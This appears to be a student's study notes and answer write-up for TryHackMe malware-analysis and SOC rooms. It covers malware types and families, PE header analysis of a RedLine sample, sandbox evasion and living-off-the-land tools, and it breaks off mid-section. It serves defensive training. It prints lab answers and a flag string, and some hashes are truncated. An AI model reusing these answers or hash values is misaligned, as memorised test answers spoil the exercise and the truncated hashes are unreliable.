Malware Concepts for SOC

HAARITH UDDIN

HTTPS://TRYHACKME.COM/MODULE/MALWARE-CONCEPTS-FOR-SOC

Contents

Malware Classification 2
Malware Types 2
Real-World Malware Examples 4
Binary vs Script Malware 7
Practical 10
Conclusion 11
Intro to Malware Analysis 12
Malware Analysis 12
Techniques of malware analysis 13
Basic Static Analysis 14
The PE file Header 16
Basic Dynamic Analysis 19
Anti-analysis techniques 22
Conclusion 24
Living Off the Land Attacks 25
Common LoL Tools and Techniques 25
Real-World Examples 26
Detecting LOL Activity 27
Practical 29
Wrapping up 31
Shadow Trace 36
Scenario 36
File analysis 36
Alerts Analysis 37

Malware Classification

Malware Types

Cyber Threat Taxonomy & Behavioral Indicators

Malware is categorized by its **ultimate objective**, ranging from financial extortion to pure system destruction. Understanding these categories allows analysts to correlate system anomalies with specific threat types.

Functional Classification of Malware

Category	Primary Objective	Key Indicator (Red Flag)
Ransomware / Wiper	Extortion or Destruction	Encrypted files, ransom notes, or sudden system-wide data loss.
Spyware / Keylogger	Info Gathering	Credential theft, unauthorized account access, and recorded keystrokes.
C2 / Data Stealer	Persistent Access	Beaconing to unknown domains and bulk exfiltration of sensitive files.
Cryptominer / Adware	Resource Exploitation	Unexplained high CPU/GPU usage or persistent, non-browser pop-ups.

Strategic Insight for Analysts

Modern threats often overlap; for example, a **C2** infection is frequently the precursor to **Ransomware** or a **Data Stealer**. Identifying "low-level" anomalies—such as high CPU usage (Cryptomining) or odd network beaconing (C2)—is critical for preventing high-impact events like data destruction or mass encryption.

Growth Data Point: In 2026, the transition from **Adware** (nuisance) to **Stealers/C2** (espionage) often occurs within the same infection chain, making early detection of "minor" malware a priority for organizational resilience.

An employee reports that their system is slow, and monitoring shows constant high CPU usage. What type of malware is most likely responsible?

- This malware hijacks a system's processing power to perform complex calculations for blockchain transactions; consequently, the hardware remains under constant, heavy load even when the user is idle.

Answer: Cryptominer

Users suddenly lose access to their files, and a message appears demanding cryptocurrency in exchange for unlocking the data. Which malware fits this situation?

- Utilizes high-level encryption to lock a user's local files and then displays a notification demanding payment for the decryption key.

Answer: Ransomware

A user's browser opens pop-up windows even when no site is loaded. No data appears to be stolen or encrypted. What kind of malware is this most likely?

- Designed specifically to generate revenue by forcing persistent advertisements onto a user's screen; it usually prioritizes visibility over data theft or system destruction.

Answer: **Adware**

Sensitive internal documents are found posted online. Analysis shows the data came from a workstation that had a malicious program. Which malware type does this represent?

- This program operates covertly to identify, collect, and exfiltrate sensitive files to a remote server controlled by the attacker.

Answer: Data Stealer

Real-World Malware Examples

A malware family is a cluster of malicious software sharing a common codebase or lineage. In 2026, these families have shifted from "manual" tools to AI-augmented ecosystems where speed and automation are the primary threats.

Tier 1: High-Impact Destructive & Extortive Families

- **Akira (Ransomware): Known for "Double Extortion." In 2026, Akira has pivoted toward pure data extortion, sometimes bypassing encryption entirely to avoid triggering EDR (Endpoint Detection and Response) systems.**
    - ***Strategic Data:*** **High conversion rates are maintained by their reputation for providing decryptors upon payment.**
- **Shamoon (Wiper): A historical benchmark for "Impact" (TA0040). It remains a case study in how malware can be used for pure geopolitical sabotage, targeting the energy sector without a financial motive.**

Tier 2: Stealth & Espionage Families

- **Pegasus (Spyware): The "gold standard" for mobile surveillance. Current 2026 variants utilize zero-click exploits (no user interaction required) and can self-destruct if they remain disconnected from their C2 server for 60 days.**
- **RedLine Stealer (Keylogger/Infostealer): Despite a major 2024 takedown, RedLine's "Malware-as-a-Service" (MaaS) model persists. It is primarily used to harvest browser cookies and MFA tokens to bypass modern identity defenses.**

Tier 3: The Modular Loaders

- **QakBot (C2/RAT): Historically a banking trojan, it has evolved into a "Swiss Army knife" loader. In the 2026 landscape, it is often the initial access vector that sells "network entry" to ransomware cartels like Akira or Black Basta.**

MITRE ATT&CK Correlation (Actionable Intelligence)

Malware Family	Primary Tactic	Top Technique (2026 Trend)
Pegasus	Collection	T1512: Device Capture (Microphone/Camera)
Akira	Impact	T1486: Data Encrypted for Impact
QakBot	C2	T1071: Application Layer Protocol (Web Traffic)
RedLine	Credential Access	T1539: Steal Web Session Cookie

A phishing campaign delivers malware that logs keystrokes, collects screenshots, and sends browser credentials to an external server. Which malware family does it most likely belong to?

- This advanced Remote Access Trojan (RAT) is specialized for exfiltration, systematically capturing everything from keyboard inputs to stored passwords to compromise user accounts.

Answer: Agent Tesla

An attacker sends a zero-click exploit that silently installs spyware to monitor calls, messages, and device location on a mobile phone. What known malware can be?

- Developed by NSO Group, this sophisticated spyware gains full access to mobile sensors and private communications without requiring any user interaction to trigger the infection.

Answer: Pegasus

Which ransomware family is known for stealing data and threatening to leak it if payment is not made?

- This group employs a "double extortion" tactic where they not only encrypt local infrastructure but also exfiltrate data to use as leverage for public shaming and payment.

Answer: Akira

Which malware targeted energy companies by overwriting files with junk data?

- Primarily targeting the energy sector, this destructive "wiper" malware renders systems unbootable by replacing the Master Boot Record and essential files with meaningless data.

Answer: Shamoon

Binary vs Script Malware

Understanding the delivery format is critical for determining the initial response and containment strategy. In 2026, the industry is seeing a massive shift toward **hybrid "living off the land"** attacks where these two formats work in tandem.

1. Binary Malware (Compiled Executables)

- **Format:** .exe, .dll, or .sys (Drivers).
- **Key Insight:** These are "hardened" payloads. Once compiled, their **MD5/SHA-256 checksums** act as unique digital fingerprints, making them easier to track via global threat databases.
- **2.0 Trend:** In 2026, binaries are increasingly **polymorphic**, meaning AI-driven compilers rewrite the code every few minutes to change the checksum and evade signature-based detection.

2. Script-Based Malware (Interpreted Code)

- **Format:** .ps1 (PowerShell), .js (JavaScript), .vbs (VBScript), or .bat (Batch).
- **Key Insight:** Highly flexible and often **"fileless."** Because they run via legitimate system interpreters, they can stay entirely in the system's RAM, leaving no evidence on the hard drive for traditional antivirus to scan.
- **Case Study: LummaStealer (2025-2026):** This malware often uses a script-based delivery chain (e.g., an obfuscated .NET loader) to decrypt and inject the final "stealer" payload directly into memory.

Technical Indicators Table

Feature	Binary Malware (.exe/.dll)	Script-Based Malware (.ps1/.js)
Detection Method	Checksums, String analysis, PE Headers.	Behavioral analysis, AMSI logs, De-obfuscation.
Persistence	Scheduled tasks, Registry keys, Services.	WMI event subscriptions, Profile scripts.
2026 Threat	**AI-C2 Frameworks:** Binaries that adapt code in real-time.	**SaaS-to-SaaS Worms:** Scripts that abuse OAuth tokens for lateral cloud movement.

What command-line tool is frequently used by script-based malware to download payloads?

- PowerShell is a tool for hackers because it can run commands directly in the computer's memory. This lets malware download and launch hidden payloads without ever saving a suspicious file to the hard drive, making it a nightmare for basic antivirus software to catch.

Answer: Powershell

Which file extension is commonly associated with malware and Windows executables, other than .exe?

- Think of .bat files as a "to-do list" for your computer; they're just text scripts that tell Windows to run a sequence of commands automatically. Since they can be used to tweak system settings or trigger other downloads, they are an alternative to .exe files for getting a foot in the door during an attack.

Answer: .bat

Which malware type is more likely to leave identifiable byte patterns used by antivirus software?

- Binary malware is static code, it leaves behind a specific digital fingerprint known as a "byte pattern." Antivirus programs work best on these because they can easily scan for that exact sequence of bytes to identify and block the threat instantly.

Answer: Binary

Practical

Time	Name	Severity	Malware Type	Actions
Mar 21st 2025 at 11:53	Suspicious process "ads_service.exe" spawned by user session. Multiple outbound HTTP requests to advertising domains detected. Elevated browser pop-up activity observed on host LAPTOP-0021	Medium	Adware	Correct
Mar 21st 2025 at 12:40	Unusual process "system_update.exe" accessing clipboard data and reading local email files. Network traffic shows regular uploads of small data packets to external IP 144.12.39.111.	Critical	Spyware	Correct
Mar 21st 2025 at 13:02	Large volume of file modifications detected within shared directory "\Server\Finance". File extensions changed from .docx to .encrypted. Ransom note text files discovered in multiple folders.	Critical	Ransomware	Correct
Mar 21st 2025 at 13:30	Critical process "disk_cleaner.exe" executed with administrative privileges. Rapid deletion and overwriting of user files observed. System recovery points and backups also erased within short timeframe.	Critical	Wiper malware	Correct
Mar 21st 2025 at 13:58	Outbound connection initiated by "svchost32.exe" to previously unseen external host on port 443. Periodic beaconing detected every 30 minutes, no associated legitimate application found.	High	Command and Control (C2) malware	Correct
Mar 21st 2025 at 13:58	User process "docu_manager.exe" accessed multiple sensitive files in "C:\Users\Public\Documents" and attempted to send large data upload to remote server 78.221.111.202.	High	Data stealer	Correct
Mar 21st 2025 at 13:58	Suspicious DLL injection detected in "winlogon.exe" process. Unauthorised API calls to keyboard input functions, along with repeated attempts to connect to remote IP 185.20.56.33.	High	Keylogger	Correct
Mar 21st 2025 at 13:58	High CPU usage detected on host DESKTOP-07A2. Process "svcupdate.exe" utilising over 80% CPU for extended period. Multiple connections to known mining pool domains identified.	High	Cryptominer	Correct

- in this section I was given a logged event with a concise detail on why it was logged and my task was to classify each event with its corresponding malware type

Great work and correct classification! Claim your flag!

THM{Malwar3_cl4ss1fication_p4ss3d}

- After carefully matching the malware type to the logged events we are given the flag

Answer: THM{Malwar3_cl4ss1fication_p4ss3d}

Conclusion

Malware remains one of the most common threats defenders face, and understanding how to classify it improves detection and response. This material covered various malware types, their behaviors, real-world examples, and how security teams identify and categorize them. Learners explored malware families such as **spyware, ransomware, wipers, and keyloggers**, reviewing case studies to build practical intuition. The differences between **binary and script-based malware** were also highlighted, including typical delivery methods and indicators of compromise.

Key Takeaways:

- Identify and classify common malware types.
- Understand malware behavior and spread in real incidents.
- Distinguish between binary and script-based formats.
- Apply classification skills through alert analysis in a simulated SOC environment.

Intro to Malware Analysis

Malware Analysis

Malware analysis is the study of malicious software to understand its behavior and intent. It serves as a foundational pillar for various cybersecurity functions:

- **SOC & Threat Hunting:** Focuses on creating detection signatures and identifying **Indicators of Compromise (IOCs)**.
- **Incident Response:** Aims to determine the scope of environmental damage and facilitate remediation.
- **Research & Development:** OS and security vendors analyze samples to patch vulnerabilities and improve product-wide protection.

The "Safe Handling" Protocol

Because malware is functionally a digital weapon, strict operational security (OPSEC) is mandatory:

1. **Isolation:** Use a dedicated, air-gapped, or network-monitored **Virtual Machine (VM)** that can be reverted to a "clean state" after every session.
2. **Containment:** Store samples in **password-protected archives** to prevent accidental execution (detonation).
3. **Cleanliness:** Always restore the analysis environment to a snapshot to prevent data contamination between different malware samples.

<u>Which team uses malware analysis to look for IOCs and hunt for malware in a network?</u>

- They proactively use malware analysis to identify hidden **IOCs** and "hunt" for stealthy intruders that have already evaded existing security defenses.

Answer: Threat hunt team

Techniques of malware analysis

Malware analysis is a systematic "puzzle-solving" process used to decode the intent of malicious files, primarily **Portable Executables (PE)**, documents, or network captures. The report categorizes these efforts into three tiers:

- **Static Analysis:** Examining a file's properties (headers, strings, and code) without execution. While efficient, it is often hindered by **obfuscation and packing** designed to hide the malware's true nature.
- **Dynamic Analysis:** Observing the malware within a **controlled sandbox or VM**. This bypasses static defenses by forcing the malware to reveal its behavior during execution. However, advanced threats may use **environment detection** to remain dormant if they sense a virtualized lab.
- **Advanced Analysis:** Utilizing **disassemblers** (to read assembly code) and **debuggers** (to monitor memory and CPU in real-time) to dismantle sophisticated threats that evade basic detection.

Valuable Insight: Effective defense requires a hybrid approach, as malware must eventually execute to fulfill its purpose, making it vulnerable to observation despite its evasion tactics.

Which technique is used for analyzing malware without executing it?

- It involves examining the file's code, headers, and metadata to identify malicious traits without ever running the code, thus eliminating the risk of infection during the initial triage.

Answer: Static analysis

Which technique is used for analyzing malware by executing it and observing its behavior in a controlled environment?

- It focuses on observing the malware's real-time interactions with the system—such as file changes, network connections, and registry edits—within a safe, isolated sandbox.

Answer: Dynamic analysis

Basic Static Analysis

Basic static analysis aims to gather foundational metadata and potential indicators of behavior while maintaining strict safety standards.

1. Environmental Safety & Setup

Before any analysis, ensure you are in an isolated **Virtual Machine (VM)** like **Remnux**.

- **Snapshots:** Always create a clean snapshot before starting.
- **Residue Management:** Revert to the clean state after every session to prevent cross-contamination between different malware samples.

2. Core Command-Line Techniques

The following Linux-based tools provide immediate insights into a file's structure and intent:

Tool	Purpose	Key Insight
file	Identifies the actual file type regardless of extension.	Detects if a file is a **PE32 (32-bit Windows)** executable, even if it's disguised as a .pdf or .jpg.
strings	Extracts readable text (ASCII/Unicode) from the binary.	Can reveal **Windows API calls** (e.g., CreateProcess), URLs, or libraries used (e.g., zlib).
md5sum	Generates a unique digital fingerprint (hash).	Acts as a unique ID to identify specific malware versions and facilitates global information sharing.

3. External Intelligence (VirusTotal)

Searching for a file's **hash** (rather than uploading the file itself) on platforms like **VirusTotal** provides:

- **Vendor Classification:** See how 60+ antivirus engines categorize the file (e.g., labeling it as "WannaCry").
- **Community Context:** Access metadata, submission history, and expert comments to understand the broader campaign.


In the attached VM, there is a sample named 'redline' in the Desktop/Samples directory. What is the md5sum of this sample?

```
ubuntu@ip-10-80-129-0:~/Desktop/Samples$ md5sum redline
ca2dc5a3f94c4f19334cc8b68f256259  redline
```

- **md5sum** is a utility used to generate a unique fingerprint, ensuring its integrity and providing a specific identifier for malware tracking.

Answer: ca2dc5a3f94c4f19334cc8b68f256259

What is the creation time of this sample?



- Using the MD 5 hash by inserting it into virus total, we're able to see in the details section specific information pertaining to this malicious file such as the creation date

Answer: 2020-08-01 02:44:18 UTC

The PE file Header

The PE header contains metadata that defines the structure and dependencies of an executable. By analyzing this header, we can predict a file's behavior before it even runs.

1. Imports and Exports: The Behavioral Blueprint

Most malware does not contain all its own code; instead, it "borrows" functionality from the Windows Operating System through **Imports**.

- **Imports:** Functions the malware calls from external libraries (DLLs).
    - *Example:* Importing InternetOpen from Wininet.dll strongly suggests the malware has networking capabilities.
- **Exports:** Functions the file makes available for other programs to use. This is common in **DLL files** but rare in standard executables (.exe).
- **Strategic Insight:** Reviewing imports is like reading a "to-do list" for the malware. If you see RegSetValueEx, you know the malware likely intends to modify the Windows Registry.

2. Common PE Sections

A PE file is organized into sections, each with a specific purpose.

- **.text:** Contains the actual **CPU instructions**. This is usually the only section marked as "executable."
- **.data:** Stores **global variables** and initialized data.
- **.rsrc:** Contains **resources** like icons, images, and strings. Malware often hides secondary payloads or configuration files here.

3. Analyzing with the pecheck Utility

The pecheck tool extracts these details into a readable format. Key data points to look for include:

- **Hashes:** MD5, SHA-1, and SHA-256 for identification.
- **Entropy:** A measure of randomness (0.0 to 8.0).
    - **High Entropy (~7.0-8.0):** Suggests the section is **packed, compressed, or encrypted** to hide its contents from static analysis.
- **Import Descriptors:** Lists the specific DLLs and functions the file relies on (e.g., ADVAPI32.dll for service and registry management).

In the attached VM, there is a sample named 'redline' in the directory Desktop/Samples. What is the entropy of the .text section of this sample?

```
ubuntu@ip-10-80-129-0:~/Desktop/Samples$ pecheck redline
PE check for 'redline':
Entropy: 7.999627 (Min=0.0, Max=8.0)
MD5     hash: ca2dc5a3f94c4f19334cc8b68f256259
SHA-1   hash: ce9943d9efc7d5f10cac4ab0b5aa48d62a063852
SHA-256 hash: e8ba49a75de083cb786e8ed84972affa11542dd913f
SHA-512 hash: 8c774f64631342c2465d166cd4c374356c40c1cf6ba
.text entropy: 6.453919 (Min=0.0, Max=8.0)
.rdata entropy: 5.136718 (Min=0.0, Max=8.0)
.data entropy: 4.096809 (Min=0.0, Max=8.0)
.ndata entropy: 0.000000 (Min=0.0, Max=8.0)
.rsrc entropy: 4.209687 (Min=0.0, Max=8.0)
Dump Info:
----------DOS_HEADER----------

[IMAGE_DOS_HEADER]
0x0        0x0   e_magic:                    0x5A4D
0x2        0x2   e_cblp:                     0x90
0x4        0x4   e_cp:                       0x3
0x6        0x6   e_crlc:                     0x0
0x8        0x8   e_cparhdr:                  0x4
0xA        0xA   e_minalloc:                 0x0
0xC        0xC   e_maxalloc:                 0xFFFF
0xE        0xE   e_ss:                       0x0
0x10       0x10  e_sp:                       0xB8
0x12       0x12  e_csum:                     0x0
0x14       0x14  e_ip:                       0x0
0x16       0x16  e_cs:                       0x0
0x18       0x18  e_lfarlc:                   0x40
0x1A       0x1A  e_ovno:                     0x0
0x1C       0x1C  e_res:
```

- Running this command shows me more information that I'm able to share in this screenshot, But the answer we're looking for is closer to the top which shows us the entropy of the PE sections

Answer: 6.453919

The sample named 'redline' has five sections. .text, .rdata, .data and .rsrc are four of them. What is the name of the fifth section?

```
.text entropy: 6.453919 (Min=0.0, Max=8.0)
.rdata entropy: 5.136718 (Min=0.0, Max=8.0)
.data entropy: 4.096809 (Min=0.0, Max=8.0)
.ndata entropy: 0.000000 (Min=0.0, Max=8.0)
.rsrc entropy: 4.209687 (Min=0.0, Max=8.0)
```

- From the screenshots above we can see the different entropies of various sections and the one not listed is second to last

Answer: .ndata

From which dll file does the sample named 'redline' import the RegOpenKeyExW function?

```
pecheck redline | grep --color -E "RegOpenKeyExW|$"
```


- adding the following grep command At the end of pecheck allows for grabs it display the rest of the code while coloring the specific word containing the function

```
ADVAPI32.dll.RegCreateKeyExW Hint[466]
ADVAPI32.dll.RegEnumKeyW Hint[480]
ADVAPI32.dll.RegQueryValueExW Hint[504]
ADVAPI32.dll.RegSetValueExW Hint[517]
ADVAPI32.dll.RegCloseKey Hint[459]
ADVAPI32.dll.RegDeleteValueW Hint[473]
ADVAPI32.dll.RegDeleteKeyW Hint[471]
ADVAPI32.dll.AdjustTokenPrivileges Hint[28]
ADVAPI32.dll.LookupPrivilegeValueW Hint[336]
ADVAPI32.dll.OpenProcessToken Hint[428]
ADVAPI32.dll.SetFileSecurityW Hint[559]
ADVAPI32.dll.RegOpenKeyExW Hint[493]
ADVAPI32.dll.RegEnumValueW Hint[482]
```

- while skimming through the logs we can see the highlighted function name along with DDL file

Answer: ADVAPI32.dll

Check out the GUI-based Petree tool and see what information it shows. You can use the following command for using the pe-tree tool to analyze the 'redline' malware. (The pe-tree tool might take some time to initiate.)



- Running the command pe-tree redline will give us the GUI version

Basic Dynamic Analysis

Malware analysis is the process of dissecting malicious software—primarily **Portable Executables (PE)**—to resolve its functional "puzzle."

1. Methodological Tiers

- **Static Analysis:** Examining file properties without execution. Tools like file identify disguised extensions, strings reveal embedded commands or API calls (e.g., CreateProcess), and md5sum creates a unique fingerprint for reputation lookups.
- **Dynamic Analysis:** Executing malware in a **Sandbox** (e.g., CAPE or Any.run) to observe real-time behavior. This reveals hidden actions like deleting **Volume Shadow Copies** or beaconing to Command & Control (C2) servers.
- **Advanced Analysis:** Utilizing disassemblers and debuggers to dismantle code logic and memory states for highly evasive threats.

2. The PE Header: The Malware Blueprint

The PE header is a critical data structure containing the file's "road map":


- **Imports:** Functions borrowed from Windows (e.g., ADVAPI32.dll for registry edits). These serve as a "to-do list" of the malware's intended capabilities.
- **Sections:** Division of the file into .text (code), .data (variables), and .rsrc (icons/payloads).
- **Entropy:** A high entropy score (near 8.0) suggests the file is **packed or encrypted**, indicating an intentional effort to hide its contents.

3. Safety & Operational Security (OPSEC)

Malware must be treated as a digital weapon. Strict handling is required:

- **Isolation:** Only analyze samples within a dedicated, air-gapped **Virtual Machine** (e.g., Remnux).
- **Containment:** Store samples in **password-protected archives** to prevent accidental "detonation."
- **Persistence Management:** Always use **VM Snapshots** to revert the environment to a clean state after every analysis session to avoid data contamination.

Check the hash of the sample 'redline' on Hybrid analysis and check out the hybrid analysis report. In the process tree, which is the first process launched when the sample is launched?




- Using the hash from the previous question we can input its into hybrid analysis, I went with the most recent event

- On the right side I went to hybrid analysis which brought me to this page showing me the program that ran right after the redline.exe

Answer: setup_installer.exe

In the process tree, there are two Windows utilities utilized by the malware to perform its activities. What are the names of the two utilities? (Format: utility1.exe and utility2.exe)



- Analysis of the process tree confirms that redline.exe acted as the primary dropper, utilizing PowerShell and CMD

Answer: cmd.exe and powershell.exe

Anti-analysis techniques

1. Packing and Obfuscation

Packing involves compressing or encrypting a malware's contents to prevent **Static Analysis**.

- **Visual Indicators:** A string search against a packed file (e.g., zmsuz3pinwl) yields "garbage" strings instead of readable Windows APIs.
- **Technical Red Flags:** * **High Entropy:** Scores near **8.0** indicate heavily randomized/encrypted data.
    - **Section Anomalies:** The absence of a standard .text section and the presence of sections with both **Write** and **Execute** permissions. This suggests the file will unpack code into memory at runtime.
    - **Limited Imports:** Very few functions are visible in the PE header, as the real "to-do list" is hidden.

2. Sandbox Evasion

When static analysis fails, analysts turn to sandboxes; however, malware can detect and evade these environments using several strategies:

Technique	Description	Objective
Long Sleep Calls	The malware remains dormant for extended periods after execution.	To "time out" the sandbox's limited recording window.
Activity Detection	Monitoring for mouse movements, keyboard input, or specific click patterns.	To ensure a real human user is present rather than an automated script.
Footprinting	Checking for MS Office history, browser cache, or "realistic" user files.	To identify if the system is a fresh, "sterile" sandbox or a long-term workstation.
VM Detection	Searching for specific drivers or hardware artifacts (e.g., VMWare or VirtualBox traces).	To identify virtualization and terminate execution before being analyzed.

Which of the techniques discussed above is used to bypass static analysis?

- It compresses or encrypts the original executable code, hiding the actual malicious logic from scanners and making the file unreadable to traditional **static analysis** tools.

Answer: packing

Which technique discussed above is used to time out a sandbox?

- Malware uses these delays to outlast the limited execution window of an automated sandbox, ensuring the malicious payload only triggers after the environment has finished its observation.

Answer: Long sleep calls

Conclusion

The Analytical Workflow

1. **Safety First:** Operations must be conducted in isolated **Virtual Machines (VMs)** with established snapshots to ensure a clean, repeatable environment.
2. **Initial Triage (Static):** Using tools like file, strings, and hashing (md5sum) to identify the malware's family and potential capabilities without executing the code.
3. **Structural Intelligence:** Reviewing the **PE Header** to examine imports (APIs like InternetOpen) and section permissions. High **entropy** often indicates the file is packed.
4. **Behavioral Observation (Dynamic):** Utilizing **Sandboxes** (CAPE, Hybrid Analysis) to capture process trees, network traffic, and file system changes.

The Cat-and-Mouse Game: Evasion

The report highlights that malware is not passive; it actively resists analysis through:

- **Packing/Obfuscation:** Hiding code structure and strings, requiring manual unpacking.
- **Environmental Awareness:** Detecting VMs or sandboxes through hardware artifacts or "long sleep" calls.
- **User Validation:** Searching for "human" artifacts like browser history or mouse movements to verify it has reached a real target.

Actionable Growth Path

Your next strategic step involves moving into **Advanced Analysis**. While basic techniques "scratch the surface," the next phase focuses on:

- **Unpacking:** Manually stripping the obfuscation layers from files like zmsuz3pinwl.
- **Reverse Engineering:** Using disassemblers to map the actual logic of the code.
- **Anti-Evasion:** Patching malware in a debugger to bypass "sleep" calls and VM-detection checks.

Living Off the Land Attacks

Common LoL Tools and Techniques

Living Off the Land refers to the abuse of legitimate, pre-installed system tools to perform malicious actions. This approach allows threat actors to "hide in plain sight" by blending with routine administrative activity, effectively bypassing traditional signature-based security.

Commonly Abused Utilities

Attackers leverage tools that provide scripting, file handling, and scheduling capabilities to fulfill their objectives:

- **Execution & Downloads:** PowerShell, Mshta, and Certutil are frequently used to run in-memory scripts or fetch remote payloads.
- **Lateral Movement:** WMI/WMIC and Rundll32 enable remote command execution and the triggering of specific DLL exports.
- **Persistence:** Schtasks (Scheduled Tasks) allows code to run automatically at logon or on a specific schedule.
- **Admin Abuse:** Legitimate tools like the **Sysinternals suite** (e.g., PsExec) are used because they are often trusted by default security controls.

Defensive & Mitigation Strategies

To counter LotL, organizations must transition from looking for "malicious files" to identifying **malicious intent** within legitimate processes:

Control Category	Recommended Action
Application Control	Use AppLocker or WDAC to strictly define which scripts/executables are permitted.
Least Privilege	Restrict access to powerful management utilities to authorized administrators only.
Visibility	Enhance logging to capture full **command lines** and **process trees** for context.
Network Security	Deploy DNS filters to block communication with known malicious domains/IPs.

Which public site lists Unix/Linux native binaries and how they can be abused?

- This site can be used for seeing how "normal" Linux files can be flipped to break out of restricted shells or grab root access.

Answer: GTFOBins

Which Microsoft toolset includes PsExec and Autoruns, used for admin tasks and often misused by attackers?

- This suite is great for admins, but a playground for hackers

Answer: Sysinternals suite

Real-World Examples

By utilizing signed, legitimate Windows binaries, threat groups bypass traditional signature-based detections and application control policies.

1. APT29 (Nobelium): Persistence via WMI & PowerShell

APT29, a state-sponsored actor, is known for advanced fileless persistence.

- Method: They combine PowerShell with WMI event subscriptions (MITRE T1546.003).
- The Attack: The group creates an event filter (e.g., triggered by system boot) to execute a PowerShell payload stored entirely within the WMI repository.
- The Advantage: Because the payload is read, decrypted, and run in memory, it leaves almost no on-disk artifacts for forensic recovery.

2. BlackCat (ALPHV): The "Admin Tool" Swiss Army Knife

This ransomware-as-a-service (RaaS) group utilizes administrative tools to facilitate the rapid encryption of a network.

- Tools Used: PsExec (from Sysinternals) for remote execution, PowerShell to disable security software (EDR/AV), and Certutil for file handling.
- The Advantage: Using PsExec allows the group to spread laterally across a domain while appearing as a routine administrative session, significantly reducing the "noise" in security logs.

3. Loaders (QakBot & IcedID): In-Memory Bootstrapping

Loaders serve as the "delivery vehicle" for secondary payloads like Cobalt Strike beacons.

